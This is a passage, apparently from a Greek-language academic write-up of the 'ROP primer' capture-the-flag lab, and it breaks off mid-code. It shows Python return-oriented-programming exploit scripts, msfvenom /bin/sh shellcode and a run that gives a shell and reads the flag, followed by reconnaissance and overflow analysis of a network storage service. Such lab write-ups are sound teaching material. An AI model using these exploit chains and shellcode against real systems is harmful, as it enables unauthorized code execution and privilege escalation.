
ΕΙΚΟΝΑ 3.3.1.14: ΟΡΘΗ ΕΚΤΕΛΕΣΗ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Εφόσον η συνάρτηση read λαμβάνει 3 παραμέτρους, είναι δυνατόν να γίνει χρήση του ίδιου gadget που χρησιμοποιήθηκε και προηγουμένως. Επίσης, θα προστεθεί στο τέλος και το αλφαριθμητικό “BBBB”. Στην περίπτωση που όλα πάνε καλά θα πρέπει να λάβουμε “Segmentation fault” με τον καταχωρητή EIP να δείχνει στην διεύθυνση 0x42424242 (BBBB).

```
#/usr/bin/python

import struct

def p(x):
        return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)     # mprotect
rop += p(0x8048882)          # pop3ret
rop += p(0xbffdf000)    # stack
rop += p(0x100)         # size
rop += p(0x7)           # exec

rop += p(0x80517f0)       # read function
rop += p(0x8048882)          # pop3ret
rop += p(0x0)                # stdin, read 1st parameter
rop += p(0xbffdf000)       # executable memory, read 2nd param
rop+= p(0x100)               # length, read 3rd parameter

pop += “BBBB”
print rop
```

ΠΙΝΑΚΑΣ 3.3.1.5: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ MRPOTECT, READ

Το πρόγραμμα όντως έλαβε segmentation fault με την διεύθυνση μνήμης που διαθέτει το πρόγραμμα εκμετάλλευσης. Πρακτικά σημαίνει ότι συνεχίζει να υπάρχει έλεγχος στην ροή εκτέλεσης της συγκεκριμένης αδυναμίας.



ΕΙΚΟΝΑ 3.3.1.15: ΕΚΤΕΛΕΣΗ READ()

Το επόμενο βήμα που χρειάζεται είναι να διαβαστεί κάτι από την είσοδο stdin και να εκτελεστεί. Ότι δοθεί σαν είσοδο στο stdin της συνάρτησης read θα αποθηκευτεί στην διεύθυνση μνήμης που έχουμε ορίσει. Οπότε, αυτό που θα θέλαμε να γίνει μετά την εκτέλεση της read, θα ήταν να αντικαταστεθεί ο EIP με την διεύθυνση μνήμης που μετατράπηκε σε εκτελέσιμη.

```
#/usr/bin/python

import struct

def p(x):
       return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)     # mprotect
rop += p(0x8048882)          # pop3ret
rop += p(0xbffdf000)    # stack
rop += p(0x100)         # size
rop += p(0x7)           # exec

rop += p(0x80517f0)       # read function
rop += p(0x8048882)          # pop3ret
rop += p(0x0)                  # stdin, read 1st parameter
rop += p(0xbffdf000)             # executable memory, read 2nd param
rop+= p(0x100)        # length, read 3rd parameter

pop += p(0xbffdf000)
print rop
```

ΠΙΝΑΚΑΣ 3.3.1.6: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Χρειαζόμαστε shellcode που να εκτελεί την εντολή /bin/sh σε 32 bit linux:

```
root@kali2:~# msfvenom -p linux/x86/exec cmd=/bin/sh -f c
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 43 bytes
unsigned char buf[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"
"\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80";
```

ΕΙΚΟΝΑ 3.3.1.16: ΧΡΗΣΗ METASPLOIT ΓΙΑ ΔΗΜΙΟΥΡΓΙΑ ΚΩΔΙΚΑ ΕΚΤΕΛΕΣΗΣ

Για να μετατραπεί σε μορφή που μπορεί να χρησιμοποιηθεί:

```
root@kali2:~# msfvenom -p linux/x86/exec cmd=/bin/sh -f c | tr -d ';' | tr -d '\n' | tr -d \"
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 43 bytes
unsigned char buf[] = \x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f
\x73\x68\x00\x57\x53\x89\xe1\xcd\x80root@kali2:~#
```

ΕΙΚΟΝΑ 3.3.1.17: ΚΩΔΙΚΑΣ ΓΙΑ ΕΚΤΕΛΕΣΗ ΕΝΤΟΛΩΝ ΣΕ ΓΛΩΣΣΑ ΜΗΧΑΝΗΣ

Πρέπει να δοθεί το συγκεκριμένο shellcode στο stdin μέσω της συνάρτησης read και αφού ανακατευθυνθεί η ροή κώδικα στην διεύθυνση μνήμης που έχει μετατραπεί σε εκτελέσιμη θα γίνει εκμετάλλευση του κενού ασφαλείας δίνοντας την απαραίτητη πρόσβαση στον επιτιθέμενο.

```
level0@rop:~$ (python exploit.py; python -c 'print "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08
\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80"'; cat) | ./level0
[+] ROP tutorial level0
[+] What's your name? [+] Bet you can't ROP me, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
whoami
level1
ls -la
total 640
drwxr-xr-x 3 level0 level0   4096 Jan  3 15:47 .
drwxr-xr-x 5 root   root     4096 Jan 20  2015 ..
-rw------- 1 level0 level0      0 Mar  5  2015 .bash_history
-rw-r--r-- 1 level0 level0    220 Jan 20  2015 .bash_logout
-rw-r--r-- 1 level0 level0   3637 Jan 20  2015 .bashrc
drwx------ 2 level0 level0   4096 Jan 20  2015 .cache
-rw------- 1 root   root        2 Mar  4  2015 .gdb_history
-rw-r--r-- 1 level0 level0     25 Jan 20  2015 .gdbinit
-rw-r--r-- 1 level0 level0    675 Jan 20  2015 .profile
-rw-rw-r-- 1 level0 level0     89 Jan  3 17:33 exploit
-rw-rw-r-- 1 level0 level0    302 Jan  3 17:33 exploit.py
-rw-r----- 1 level1 level1     25 Jan 20  2015 flag
-rw-rw-r-- 1 level0 level0    200 Dec 29 16:40 input
-rwsr-xr-x 1 level1 level1 595992 Jan 20  2015 level0
-rw-rw-r-- 1 level0 level0     21 Jan  3 17:14 peda-session-level0.txt
-rw-rw-r-- 1 level0 level0    100 Jan  3 13:33 test
cat flag
flag{rop_the_night_away}
```

ΕΙΚΟΝΑ 3.3.1.18: ΑΠΟΚΤΗΣΗ ΠΡΟΣΒΑΣΗΣ ΜΕ ΧΡΗΣΗ ΤΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Επίπεδο1 - Level1

Το επόμενο επίπεδο του σεναρίου αφορά ένα δικτυακό πρόγραμμα. Στόχος είναι η ανάγνωση ενός αρχείου(“flag”) που διαθέτει δικαιώματα από τον χρήστη του προγράμματος “level1”. Πραγματοποιείται σάρωση θυρών με χρήση του εργαλείου nmap:

```
MacBook:ropprimer vag_mour$ nmap -sV 192.168.58.138

Starting Nmap 7.01 ( https://nmap.org ) at 2016-02-08 20:51 EET
Nmap scan report for 192.168.58.138
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http            lighttpd 1.4.33
8888/tcp open  sun-answerbook?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8888-TCP:V=7.01%I=7%D=2/8%Time=56B8E3D6%P=x86_64-apple-darwin15.2.0
SF:%r(NULL,5A,"Welcome\x20to\x20\n\x20XERXES\x20File\x20Storage\x20System\
SF:n\x20\x20available\x20commands\x20are:\n\x20\x20store,\x20read,\x20exit
SF:\.\n\n>\x20")%r(GetRequest,5D,"Welcome\x20to\x20\n\x20XERXES\x20File\x2
SF:0Storage\x20System\n\x20\x20available\x20commands\x20are:\n\x20\x20stor
SF:e,\x20read,\x20exit\.\n\n>\x20\n>\x20")%r(HTTPOptions,5D,"Welcome\x20to
SF:\x20\n\x20XERXES\x20File\x20Storage\x20System\n\x20\x20available\x20com
SF:mands\x20are:\n\x20\x20store,\x20read,\x20exit\.\n\n>\x20\n>\x20")%r(Fo
SF:urOhFourRequest,60,"Welcome\x20to\x20\n\x20XERXES\x20File\x20Storage\x2
SF:0System\n\x20\x20available\x20commands\x20are:\n\x20\x20store,\x20read,
SF:\x20exit\.\n\n>\x20\n>\x20\n>\x20")%r(GenericLines,5D,"Welcome\x20to\x2
SF:0\n\x20XERXES\x20File\x20Storage\x20System\n\x20\x20available\x20comman
SF:ds\x20are:\n\x20\x20store,\x20read,\x20exit\.\n\n>\x20\n>\x20")%r(RTSPR
SF:equest,5D,"Welcome\x20to\x20\n\x20XERXES\x20File\x20Storage\x20System\n
SF:\x20\x20available\x20commands\x20are:\n\x20\x20store,\x20read,\x20exit\
SF:.\n\n>\x20\n>\x20")%r(RPCCheck,60,"Welcome\x20to\x20\n\x20XERXES\x20Fil
SF:e\x20Storage\x20System\n\x20\x20available\x20commands\x20are:\n\x20\x20
SF:store,\x20read,\x20exit\.\n\n>\x20\n>\x20")%r(DNSVersionBindReq,
SF:5D,"Welcome\x20to\x20\n\x20XERXES\x20File\x20Storage\x20System\n\x20\x2
SF:0available\x20commands\x20are:\n\x20\x20store,\x20read,\x20exit\.\n\n>\
SF:x20\n>\x20")%r(DNSStatusRequest,5D,"Welcome\x20to\x20\n\x20XERXES\x20Fi
SF:le\x20Storage\x20System\n\x20\x20available\x20commands\x20are:\n\x20\x2
SF:0store,\x20read,\x20exit\.\n\n>\x20\n>\x20")%r(Help,5D,"Welcome\x20to\x
SF:20\n\x20XERXES\x20File\x20Storage\x20System\n\x20\x20available\x20comma
SF:nds\x20are:\n\x20\x20store,\x20read,\x20exit\.\n\n>\x20\n>\x20")%r(SSLS
SF:essionReq,63,"Welcome\x20to\x20\n\x20XERXES\x20File\x20Storage\x20Syste
SF:m\n\x20\x20available\x20commands\x20are:\n\x20\x20store,\x20read,\x20ex
SF:it\.\n\n>\x20\n>\x20\n>\x20\n>\x20")%r(TLSSessionReq,66,"Welcome\x20to\
SF:x20\n\x20XERXES\x20File\x20Storage\x20System\n\x20\x20available\x20comm
SF:ands\x20are:\n\x20\x20store,\x20read,\x20exit\.\n\n>\x20\n>\x20\n>\x20\
SF:n>\x20\n>\x20");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.64 seconds
```

ΕΙΚΟΝΑ 3.3.2.1: ΣΑΡΩΣΗ ΘΥΡΩΝ

Παρατηρώντας τις λεπτομέρειες του αρχείου πρόκειται για 32-bit εκτελέσιμο.

```
level1@rop:~$ file level1
level1: setuid ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=8a2b93e
2b54246aa15e8ff2447035e740fb176cb, not stripped
```

ΕΙΚΟΝΑ 3.3.2.2: ΛΕΠΤΟΜΕΡΕΙΕΣ ΕΚΤΕΛΕΣΙΜΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ

Χρησιμοποιώντας την εντολή checksec του PEDA framework για έλεγχο των προστασιών που χρησιμοποιούνται διαπιστώνεται ότι είναι ενεργοποιημένη η προστασία NX.

```
level1@rop:~$ gdb -q level1
Reading symbols from level1...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
```

ΕΙΚΟΝΑ 3.3.2.3: ΠΡΟΣΤΑΣΙΕΣ ΠΡΟΓΡΑΜΜΑΤΟΣ

Προσπαθώντας να ξεκινήσει το εκτελέσιμο λαμβάνουμε το εξής μήνυμα σφάλματος “error binding”.

```
level1@rop:~$ ./level1
[!] error bind()ing!
[+] retrying bind()
[!] error bind()ing!
[+] retrying bind()
[!] error bind()ing!
^C
```

ΕΙΚΟΝΑ 3.3.2.4: ΜΗΝΥΜΑ ΛΑΘΟΥΣ

Χρησιμοποιώντας το strace πρόγραμμα του linux παρατηρείται ότι το πρόγραμμα προσπαθεί να χρησιμοποιήσει την πόρτα 8888 του μηχανήματος.

```
level1@rop:~$ strace ./level1
execve("./level1", ["./level1"], [/* 20 vars */]) = 0
brk(0)                                  = 0x804b000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fdb000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=25756, ...}) = 0
mmap2(NULL, 25756, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fd4000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\340\233\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1758972, ...}) = 0
mmap2(NULL, 1763964, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e25000
mmap2(0xb7fce000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a9000) = 0xb7fce000
mmap2(0xb7fd1000, 10876, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7fd1000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e24000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e24940, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
mprotect(0xb7fce000, 8192, PROT_READ)   = 0
mprotect(0xb7ffe000, 4096, PROT_READ)   = 0
munmap(0xb7fd4000, 25756)               = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(8888), sin_addr=inet_addr("0.0.0.0")}, 16) = -1 EADDRINUSE (Address already in use)
```


ΕΙΚΟΝΑ 3.3.2.5: ΑΝΑΛΥΣΗ ΚΛΙΣΕΩΝ ΠΡΟΓΡΑΜΜΑΤΟΣ

Η πόρτα 8888 χρησιμοποιείται όπως φαίνεται με την χρήση της εντολής netstat.

```
level1@rop:~$ netstat -antup | grep 8888
(No info could be read for "-p": geteuid()=1001 but you should be root.)
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      -
```

ΕΙΚΟΝΑ 3.3.2.6: ΧΡΗΣΗ ΘΥΡΑΣ 8888


Συνδέοντας στην πόρτα 8888 του μηχανήματος, γίνεται αντιληπτό ότι το πρόγραμμα είναι κάποιου είδους συστήματος αποθήκευσης.




ΕΙΚΟΝΑ 3.3.2.7: ΣΥΝΔΕΣΗ ΣΤΗΝ ΘΥΡΑ 8888

Εξαιτίας του γεγονότος ότι η πόρτα 8888 έχει εκχωρηθεί σε μία διεργασία που ανήκει σε διαφορετικό χρήστη(root) από τον οποίο υπάρχει πρόσβαση, υπάρχουν δύο περιπτώσεις. Η μία είναι να μεταφερθεί το εκτελέσιμο τοπικά και να γίνει αποσφαλμάτωση σε μηχάνημα του αναλυτή ή εναλλακτικά θα πρέπει να γίνει αλλαγή στην πόρτα κατά τη διάρκεια εκτέλεσης του προγράμματος level1 ώστε να είναι δυνατή η αποσφαλμάτωση από τον gdb. Επιλέγεται να γίνει χρήση του δεύτερου τρόπου επειδή δεν είναι δυνατή πάντα η πρόσβαση και η μεταφορά του εκτελέσιμου σε διαφορετικό μηχάνημα από αυτό που τρέχει ήδη.

Κάνοντας disassemble την συνάρτηση main, παρατηρούμε ότι η συνάρτηση htons βρίσκεται στην διεύθυνση 0x08048d8c. Εφαρμόζοντας breakpoint στην διεύθυνση 0x08048d8c παρατηρούμε ότι το gdb-peda αναγνωρίζει σαν παράμετρο της συνάρτησης htons το 0x22b8(8888 in decimal).



ΕΙΚΟΝΑ 3.3.2.8: ΑΝΑΛΥΣΗ ΚΩΔΙΚΑ ΜΗΧΑΝΗΣ



ΕΙΚΟΝΑ 3.3.2.9: BREAKPOINT ΣΤΗΝ ΔΙΕΥΘΥΝΣΗ ΤΗΣ ΘΥΡΑΣ

Πραγματοποιώντας αλλαγή της παραμέτρου, κατά τη διάρκεια της εκτέλεσης, που αντιστοιχεί στην πόρτα που θα χρησιμοποιηθεί για να επικοινωνεί η εφαρμογή. Γίνεται αλλαγή της από 8888 σε 1337.

```
MacBook:~ vag_mour$ nc 192.168.74.152 1337
Welcome to
 XERXES File Storage System
  available commands are:
  store, read, exit.

> 
```

```
Breakpoint 1, 0x08048d8c in main ()
gdb-peda$ set {int}0xbffff6c0 = 1337
gdb-peda$ c
Continuing.
[New process 10805]
```

ΕΙΚΟΝΑ 3.3.2.10: ΑΛΛΑΓΗ ΘΥΡΑΣ ΕΚΤΕΛΕΣΗΣ


Αναλύοντας το πρόγραμμα σε μορφή ψευδοκώδικα παρατηρείται ότι στην μεταβλητή var_3C έχει εκχωρηθεί η τιμή 32 (memset(var_3C, 0x0, 0x20)). Όμως στην συνάρτηση read χρησιμοποιούνται var_C bytes που είναι τα bytes που ρωτήθηκε ο χρήστης να εισάγει. Στην περίπτωση που η συγκεκριμένη τιμή είναι μεγαλύτερη από 32 τότε θα υπάρξει υπερχείλιση.

```
loc_80489d8:
    write_buf(STK33, arg_0, " Please, how many bytes is your file?\n\n");
    write_buf(STK33, arg_0, 0x8048fb0);
    memset(var_163, 0x0, 0x7);
    read(arg_0, var_163, 0x6);
    var_C = atoi(var_163);
    var_10 = malloc(var_C);
    write_buf(STK33, arg_0, " Please, send your file:\n\n");
    write_buf(STK33, arg_0, 0x8048fb0);
    var_14 = read(arg_0, var_10, var_C);
    if (var_14 == var_C) {
            write_buf(STK33, arg_0, "   XERXES is pleased to inform you\n    that your file was received\n        most successfully.\n");
    }
    else {
